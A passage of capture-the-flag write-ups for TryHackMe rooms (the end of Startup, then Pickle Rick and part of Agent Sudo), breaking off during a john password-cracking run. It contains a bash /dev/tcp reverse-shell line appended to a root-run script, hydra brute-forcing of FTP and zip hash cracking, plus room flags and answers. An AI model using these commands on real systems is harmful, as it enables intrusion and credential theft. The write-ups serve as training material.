lennie@startup:~$ echo "/bin/bash -i >& /dev/tcp/10.6.44.161/9998 0>&1 2>&1" >> /etc/print.sh
<n/bash -i >& /dev/tcp/10.6.44.161/9998 0>&1 2>&1" >> /etc/print.sh
lennie@startup:~$
```

Above is the bash string we're putting into /etc/print.sh which will add it to the end of the script and be ran.

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Startup]
└─$ nc -lnvp 9998
listening on [any] 9998 ...
connect to [10.6.44.161] from (UNKNOWN) [10.10.46.17] 45742
bash: cannot set terminal process group (1905): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~#
```

After a little waiting we had gotten root on the machine!

```
root@startup:~# ls
ls
root.txt
root@startup:~# cat root.txt
cat root.txt
THM{f963aaa6a430f210222158ae15c3d76d}
root@startup:~#
```

Pickle Rick

Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!


I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRR***, password was! Help Morty, Help!

This is the landing page when we go to the IP provided to us. So we know there's a web server!

What is the first ingredient that Rick needs?

```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
  .jumbotron {
    background-image: url("assets/rickandmorty.jpeg");
    background-size: cover;
    height: 340px;
  }
  </style>
</head>
<body>

  <div class="container">
    <div class="jumbotron"></div>
    <h1>Help Morty!</h1></br>
    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
    <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
    I have no idea what the <b>*BURRRRRRRR*</b>, password was! Help Morty, Help!</p></br>
  </div>

  <!--

    Note to self, remember username!

    Username: R1ckRul3s

  -->

</body>
</html>
```

This is the html of the landing page and we can see there's a username provided to us **R1ckRul3s**. We have no idea what this is needed for yet but I'm going to assume either ftp, ssh, or some in site admin page!



```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Pickle_Rick]
└─$ nmap -sC -sV -T4 -p- -oN nmap_scan.txt $IP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 12:49 EST
Nmap scan report for 10.10.235.68
Host is up (0.11s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 bf:a0:e5:f7:84:b1:ee:22:33:ab:bf:65:f8:9c:54:7b (RSA)
|   256 e5:d5:13:d9:e6:26:4d:04:0c:7b:08:93:7d:f7:a2:71 (ECDSA)
|_  256 a5:f7:46:e8:fe:b8:5f:05:1d:77:6c:aa:d6:49:cb:a1 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 844.23 seconds
```

Our nmap scan tells us there's ssh and the web server we were on open on this server.

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Pickle_Rick]
└─$ gobuster dir -u $IP -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.235.68
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 291]
/.htpasswd           (Status: 403) [Size: 296]
/.htaccess           (Status: 403) [Size: 296]
/assets              (Status: 301) [Size: 313] [--> http://10.10.235.68/assets/]
/index.html          (Status: 200) [Size: 1062]
/robots.txt          (Status: 200) [Size: 17]
/server-status       (Status: 403) [Size: 300]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

We see that we have a robots.txt file we can look at! And an assets folder we can go checkout as well.

Index of /assets


Name	Last modified	Size	Description
Parent Directory		-	
bootstrap.min.css	2019-02-10 16:37	119K	
bootstrap.min.js	2019-02-10 16:37	37K	
fail.gif	2019-02-10 16:37	49K	
jquery.min.js	2019-02-10 16:37	85K	
picklerick.gif	2019-02-10 16:37	222K	
portal.jpg	2019-02-10 16:37	50K	
rickandmorty.jpeg	2019-02-10 16:37	488K	


Apache/2.4.18 (Ubuntu) Server at 10.10.10.16 Port 80

The contents here is overall useless to use for now. Maybe the images COULD hide something in them if we have nothing else to fall back on.


```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Pickle_Rick]
└─$ nikto -host $IP
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.235.68
+ Target Hostname:    10.10.235.68
+ Target Port:        80
+ Start Time:         2023-11-21 12:59:51 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web
HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
 in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities
missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 426, size: 5818ccf125686, mtime: gzip. See:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x br
nch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web
HTTP/Cookies
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
```

Running nikto which I often ran on other machines however this is the first time it's proved useful results that were different than gobuster. We are able to see that we get a login.php page!






Putting R1ckRul3s and Wubbalubbadubdub into the login.php lets us sign into an account.



I sadly signed in before I took a screenshot of the login.php page and there seems to be no way of going back. But on this screen we're able to type in some basic commands.



Command Panel

Commands

Execute


Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.

When we try cat Sup3rS3cretPickl3ingred.txt we get this page.


```
mr. meeseek hair
```

Though we are capable of accessing it from our browser allowing us to see the first ingredient being **mr. meeseek hair**


What is the second ingredient in Rick's potion?




We need to go ahead and travel back in our file directory. This is because we are in the /var/www/html folder which is shown by the first screenshot. However chaining 3 cd commands together we get the main file directory area. We can see there's a home folder which normally is where our user desktop information is.



Going into /home we can see there's rick and ubuntu users



Using cd /homem/rick and printing out the contents we can see the second ingredient is there! We just need to figure out how to view it.




We know that cat isn't allowed so I went ahead and thought about what other programs might work for viewing files. I know that less is one that's used for viewing files as well so I went and tried that. With that we get the second ingredient: 1 jerry tear

What is the last and final ingredient?

Messing around to figure out a way into /root I realized we can just run all commands with sudo. We could use this to get a reverse shell onto the machine if we really wanted to put I'm going to keep it simple for today.

We're going to use sudo ls /root to print out the contents of the directory and we see there's 3rd.txt and snap. We just want the 3rd so we're going to get that



We print out the contents and see that the 3rd and final ingredient is **fleeb juice**

Agent Sudo


Dear agents,

Use your own **codename** as user-agent to access the site.

From,
Agent R

This is the main landing page when we go there. Clearly we're given some hint on how to access the website. The user-agent flag is one that's sent during an http request. Since this is Agent R I'm going to assume this is a letter based code name system.

How many open ports?



```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ nmap -sC -sV -T4  -oN nmap_scan.txt $IP
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-21 13:36 EST
Nmap scan report for 10.10.123.225
Host is up (0.12s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT     STATE    SERVICE          VERSION
21/tcp   open     ftp              vsftpd 3.0.3
22/tcp   open     ssh              OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp   open     http             Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Annoucement
898/tcp  filtered sun-manageconsole
1805/tcp filtered enl-name
2065/tcp filtered dlsrpn
8087/tcp filtered simplifymedia
8652/tcp filtered unknown
9415/tcp filtered unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.49 seconds
```

Running our nmap scan we can see there's ftp, ssh, and the web server we had originally accessed.

The answer is **3**.

How you redirect yourself to a secret page?

The answer to this question is **user-agent** this is because with the curl command we can set the user-agent. This backend of the site probably has the request setup to check the user-agent and if it matches a certain one it'll display a different page.

What is the agent name?

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ curl -A "A" -L $IP

<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
</body>
</html>

┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ curl -A "B" -L $IP

<!DocType html>
<html>
<head>
        <title>Annoucement</title>
</head>

<body>
<p>
        Dear agents,
        <br><br>
        Use your own <b>codename</b> as user-agent to access the site.
        <br><br>
        From,<br>
        Agent R
</p>
```

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ curl -A "C" -L $IP
Attention chris, <br><br>

Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak! <br><br>

From,<br>
Agent R
```

We go ahead and set the flag as different letters starting with A and thankfully we only have to do this three times since we get Agent C!

The answer is **chris**

FTP password

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ hydra -l chris -P /usr/share/wordlists/rockyou.txt $IP ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-21 13:49:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.123.225:21/
[STATUS] 246.00 tries/min, 246 tries in 00:01h, 14344153 to do in 971:50h, 16 active
[21][ftp] host: 10.10.123.225   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-21 13:50:24
```

We use hydra with the rockyou wordlist on ftp. This didn't take use long to find **crystal** as a successful one. I tried doing hydra on ssh but that was going to take over 100+ hours.

The answer is **crystal**

Zip file password

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ ftp $IP
Connected to 10.10.123.225.
220 (vsFTPd 3.0.3)
Name (10.10.123.225:kali): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||25160|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||60175|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |*****************************************************************|   217      451.84 KiB/s    00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (1.82 KiB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||15648|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |*****************************************************************| 33143      117.08 KiB/s    00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (81.26 KiB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||56138|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |*****************************************************************| 34842      137.77 KiB/s    00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (97.14 KiB/s)
ftp> cd ..
```

We connect to the server and can see there's 3 different files. As per normal we're going to go ahead and download those to look at them.

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is
somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
```

Starting with the to_agentJ.txt we see that the pictures are simply misdirections. While they are actual photos they have embedded content that needs to be unembedded somehow.

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ ls
cute-alien.jpg  cutie.png  hydra.restore  nmap_scan.txt  To_agentJ.txt

┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ binwalk cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0×365           Zlib compressed data, best compression
34562         0×8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agent
R.txt
34820         0×8804          End of Zip archive, footer length: 22


┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0×365           Zlib compressed data, best compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file or directory: 'ja
r', 'jar xvf '%e'' might not be installed correctly
34562         0×8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agent
R.txt
34820         0×8804          End of Zip archive, footer length: 22


┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ ls
cute-alien.jpg  cutie.png  _cutie.png.extracted  hydra.restore  nmap_scan.txt  To_agentJ.txt

┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ cd _cutie.png.extracted

┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$
```

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ binwalk cute-alien.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             JPEG image data, JFIF standard 1.01


┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo]
└─$ binwalk alien_autospy.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             JPEG image data, EXIF standard
12            0×C             TIFF image data, little-endian offset of first image directory: 8
```

We can use binwalk check the files to see which one is the encrypted one. And well we get it on our first try with cutie.png.

We can use binwalk with –e flag to get the contents which turns out to be a directory

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ ls
365  365.zlib  8702.zip  To_agentR.txt
```

We can see there’s 4 files

```
┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ zip2john 8702.zip
8702.zip/To_agentR.txt:$zip2$*0*1*0*4673cae714579045*67aa*4e*61c4cf3af94e649f827e5964ce575c5f7a239c48fb992c8ea8cbffe
51d03755e0ca861a5a3dcbabfa618784b85075f0ef476c6da8261805bd0a4309db38835ad32613e3dc5d7e87c0f91c0b5e64e*4969f382486cb6
767ae6*$/zip2$:To_agentR.txt:8702.zip:8702.zip

┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ zip2john 8702.zip > john_able.hash

┌──(kali㉿kali)-[/media/sf_TryHackMe/Agent_Sudo/_cutie.png.extracted]
└─$ john john_able.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 5 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
